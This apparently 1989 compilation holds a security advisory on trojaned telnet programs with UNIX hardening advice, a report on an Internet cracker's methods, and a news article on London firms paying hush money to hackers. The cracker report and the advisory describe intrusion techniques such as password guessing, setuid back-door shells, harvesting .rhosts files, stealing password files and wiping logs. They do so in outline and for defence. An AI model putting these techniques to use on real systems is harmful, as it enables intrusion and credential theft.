>From Kenneth R. van Wyk

Many computers connected to the Internet have recently
experienced unauthorized system activity. Investigation shows
that the activity has occurred for several months and is
spreading. Several UNIX computers have had their "telnet"
programs illicitly replaced with versions of "telnet" which log
outgoing login sessions (including usernames and passwords to
remote systems). It appears that access has been gained to many
of the machines which have appeared in some of these session
logs. (As a first step, frequent telnet users should change
their passwords immediately.) While there is no cause for panic,
there are a number of things that system administrators can do to
detect whether the security on their machines has been
compromised using this approach and to tighten security on their
systems where necessary. At a minimum, all UNIX site
administrators should do the following:

o Test telnet for unauthorized changes by using the UNIX
  "strings" command to search for path/filenames of possible log
  files. Affected sites have noticed that their telnet programs
  were logging information in user accounts under directory names
  such as "..." and ".mail".

In general, we suggest that site administrators be attentive to
configuration management issues. These include the following:

o Test authenticity of critical programs – Any program with
  access to the network (e.g., the TCP/IP suite) or with access
  to usernames and passwords should be periodically tested for
  unauthorized changes. Such a test can be done by comparing
  checksums of on-line copies of these programs to checksums of
  original copies. (Checksums can be calculated with the UNIX
  "sum" command.) Alternatively, these programs can be
  periodically reloaded from original tapes.

o Privileged programs – Programs that grant privileges to users
  (e.g., setuid root programs/shells in UNIX) can be exploited to
  gain unrestricted access to systems. System administrators
  should watch for such programs being placed in places such as
  /tmp and /usr/tmp (on UNIX systems). A common malicious
  practice is to place a setuid shell (sh or csh) in the /tmp
  directory, thus creating a "back door" whereby any user can
  gain privileged system access.

o Monitor system logs – System access logs should be periodically
  scanned (e.g., via UNIX "last" command) for suspicious or
  unlikely system activity.

o Terminal servers – Terminal servers with unrestricted network
  access (that is, terminal servers which allow users to connect
  to and from any system on the Internet) are frequently used to
  camouflage network connections, making it difficult to track
  unauthorized activity. Most popular terminal servers can be
  configured to restrict network access to and from local hosts.

o Passwords – Guest accounts and accounts with trivial passwords
  (e.g., username=password, password=none) are common targets.
  System administrators should make sure that all accounts are
  password protected and encourage users to use acceptable
  passwords as well as to change their passwords periodically, as
  a general practice. For more information on passwords, see
  Federal Information Processing Standard Publication (FIPS PUB)
  112, available from the National Technical Information Service,
  U.S. Department of Commerce, Springfield, VA 22161.

o Anonymous file transfer – Unrestricted file transfer access to
  a system can be exploited to obtain sensitive files such as the
  UNIX /etc/passwd file. If used, TFTP (Trivial File Transfer
  Protocol – which requires no username/password authentication)

   should always be configured to run as a non-privileged user and
   "chroot" to a file structure where the remote user cannot
   transfer the system /etc/passwd file. Anonymous FTP, too,
   should not allow the remote user to access this file, or any
   other critical system file. Configuring these facilities to
   "chroot" limits file access to a localized directory structure.

o Apply fixes - Many of the old "holes" in UNIX have been closed.
  Check with your vendor and install all of the latest fixes.

If system administrators do discover any unauthorized system
activity, they are urged to contact the Computer Emergency
Response Team (CERT).

- -
- - - - - - -

Internet Cracker On The Loose: Who Is He?
October 2, 1989 ~~~~~~ There
is a cracker on the loose in the Internet. This is the
information made public so far. Traces of the cracker were found
at the Institute for Advanced Studies in Princeton. He also left
traces at one of the Super computer centers. Both CERT and the
FBI have been called.

The technique that is being used is as follows:

1) He has a modified telnet that tries a list passwords on
   accounts. Username forwards and backwards, username + pw,
   etc.

2) He seems to have a program call "ret", that is breaking into
root.

3) He seems to be getting a list of victim machines via people's
.rhosts files.

4) He copies password files to the machines that he is currently
working from.

5) He is good about cleaning up after himself. He zeros out log
   files and other traces of himself.

6) The breakins are occurring between 10 PM Sunday nights and 8
   AM Monday mornings.

7) He seems to bring along a text file of security holes to the
   machines he breaks into.

8) Backtracing the network connections seem to point to the
   Boston area as a base of operations.

The system administrator at IAS found a directory with the name
".. " (dot dot space space). The files mentioned above were
found in this directory.
_____

Worried Firms Pay Hush Money To "Hackers"   June 12, 1989
~~~~~~
By Richard Caseby (London Times)

          "Are London Firms Offering Amnesty To Hacker Thieves?"

Firms in the City of London are buying the silence of hackers who
break into their computers and steal millions of pounds.

At least six London firms have signed agreements with criminals,
offering them amnesty if they return part of the money. The
firms fear that if they prosecute they will lose business when
customers learn that their computer security is flawed.

In several of the case the losses exceeded 1 million pounds, but
only a tenth of the total was returned.

The Computer Industry Research Unit (CIRU) which uncovered the deals and which
is advising the Department of Trade and Industry in data security, believes the
practice of offering amnesties is widespread.

"Companies who feel vulnerable are running scared by agreeing to these immoral
deals. Their selfishness is storing up serious problems for everyone else,"
said Peter Nancarrow, a senior consultant.

Police have warned that deals struck with criminals could
possibly lead to an employer being prosecuted for perverting the
course of justice.

Detective Inspector John Austin, of Scotland Yard's computer
fraud squad, said, "Employers could find themselves in very deep
water by such strenuous efforts to protect the credibility of
their image."

Legal experts say the firms are making use of section five of the
Criminal Law Act 1967 which allows them to keep silent on crimes
and privately agree on compensation. However, an employer
becomes a witness to the offense by taking evidence from a
criminal when the deal is drawn up.

Hackers steal by electronically transferring funds or by
programming a computer to round off all transactions by a tiny
amount and diverting the money to a separate account.

In one case, an assistant programmer at a merchant bank diverted
8 million pounds to a Swiss bank account and then gave back 7
million in return for a non-disclosure agreement protecting him
against prosecution.

Such thefts have spread alarm throughout London, with consultants
offering to penetrate the computer networks of banks and finance
houses to pinpoint loopholes before a hacker does.

The biggest contracts cost up to 50,000 pounds and can involve a
four month investigation in which every weakness is explored.

Detectives have found that computer security at many London
institutions is riddled with loopholes. A city of London police
operation, codenamed Comcheck, revealed wide spread weaknesses.
Firms were asked to track the number of unauthorized logons over
Easter bank holiday.

Some companies unable to tell whether hackers had penetrated
their network, while others lacked any security defenses.

In addition to theft, companies are vulnerable to blackmail.
Hackers can threaten to sabotage computers by inserting "viruses"
and "logic bombs" --rogue programs which can paralyze a system.

This type of threat has prompted the offer of a new insurance
policy underwritten by Lloyd's which specifically covers viruses
and other computer catastrophes.

_____